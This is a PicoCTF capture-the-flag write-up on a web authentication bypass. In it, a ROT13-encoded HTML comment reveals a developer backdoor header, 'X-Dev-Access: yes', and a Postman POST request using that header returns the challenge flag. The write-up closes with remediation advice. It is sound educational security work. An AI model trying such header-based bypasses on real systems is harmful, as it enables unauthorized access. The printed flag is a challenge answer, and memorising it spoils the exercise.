Crack the Gate 1 – Web Authentication Bypass via Hidden Developer Header

1. Challenge Information

- Platform: PicoCTF
- Category: Web Exploitation
- Difficulty: Easy
- Link: https://play.picoctf.org/practice/challenge/520?category=1&page=1
- Vulnerability Type: Authentication Bypass (Improper Access Control)
- Related Standards:
    + OWASP A01: Broken Access Control
    + CWE-284: Improper Access Control

2. Executive Summary

During a simulated investigation into a restricted web portal, a critical authentication bypass vulnerability was discovered. The application improperly exposed sensitive developer notes within the HTML source code, which contained obfuscated instructions for bypassing the authentication mechanism. By leveraging this exposed information and injecting a custom HTTP header, unauthorized access was successfully achieved, and sensitive data (the flag) was extracted. This report details the discovery, exploitation, and recommended remediation for this vulnerability.

3. Reconaissance & Enumeration

- The target web application presented a basic login interface requiring an email and password.
- Initial testing with arbitrary credentials resulted in an "Invalid credentials" response, indicating standard authentication enforcement.
- Further inspection using browser developer tools (View Page Source) revealed hidden HTML comments:

```
<!-- ABGR: Wnpx - grzcbenel olcnff: hfr urnqre "K-Qri-Npprff: lrf" -->
<!-- Remove before pushing to production! -->
```


Author. Alex Ngo

```
        }

        #loginForm button:hover {
            background-color: #0056b3;
        }
    </style>
</head>
<body>
 <!-- ABGR: Wnpx - grzcbenel olcnff: hfr urnqre "K-Qri-Npprff: lrf" -->
<!-- Remove before pushing to production! -->

    <form id="loginForm">
        <h2 style="font-size: 24px; margin-bottom: 24px;">
            Login
        </h2>
        <label for="email">Email:</label>
        <input type="email" id="email" name="email" required><br>
        <label for="password">Password:</label>
        <input type="password" id="password" name="password" required><br>
        <button type="submit">Login</button>
    </form>

    <script>
        document.getElementById('loginForm').addEventListener('submit', function(event) {
            event.preventDefault();

            const formData = {
                email: document.getElementById('email').value,
                password: document.getElementById('password').value
            };

            fetch('/login', {
                method: 'POST',
                headers: {
                    'Content-Type': 'application/json'
                },
                body: JSON.stringify(formData)
            })
            .then(response => response.json())
            .then(data => {
                console.log(data);
                if (data.success) {
    prompt('Login successful!\nFlag:', data.flag);
```

- This indicated the presence of potentially sensitive information unintentionally exposed in the client-side code.
- The encoded string appeared to follow a substitution pattern. Based on its structure, ROT13 (a common Caesar cipher variant used in CTF challenges) was tested.

Decoding the string revealed:

"NOTE: Jack - temporary bypass: use header 'X-Dev-Access: yes'"




➔ This message suggests the existence of a developer backdoor mechanism implemented via a custom HTTP header.

4. Exploitation & Attack Vector

The identified backdoor was exploited by crafting a custom HTTP request.

A POST request was sent to the /login endpoint using Postman with the following header:

X-Dev-Access: yes



Headers 8 hidden

	Key	Value	Description	Bulk Edit Presets
☑	Content-Type	application/json		
☑	x-dev-access	yes		
	Key	Value	Description	

Request body:

```
{
  "email": "ctf-player@picoctf.org",
  "password": "admin"
}
```

none form-data x-www-form-urlencoded raw binary GraphQL JSON Schema Beautify

```
{
    "email": "ctf-player@picoctf.org",
    "password": "admin"
}
```

The server responded with HTTP 200 OK and returned the flag, confirming that the authentication mechanism was bypassed.

"flag":"picoCTF{brut4_forc4_7e5db33b}"

Body Cookies Headers (7) Test Results (1/1) 200 OK 493 ms 363 B

{} JSON Preview Visualize

```
{
    "success": true,
    "email": "ctf-player@picoctf.org",
    "firstName": "pico",
    "lastName": "player",
    "flag": "picoCTF{brut4_f0rc4_7e5db33b}"
}
```

This indicates that the server-side logic improperly trusts client-supplied headers to grant privileged access.

5. Remediation & Best Practices

To mitigate this vulnerability:

1. Remove all developer backdoors before deploying to production
2. Avoid exposing sensitive information in client-side code (e.g., HTML comments)
3. Implement strict server-side access control validation
4. Do not rely on client-controlled headers for authentication decisions
5. Conduct secure code reviews and penetration testing before release
6. Follow OWASP Secure Coding Practices

Additionally, implement logging and monitoring to detect unauthorized access attempts.

Author: Alex Ngo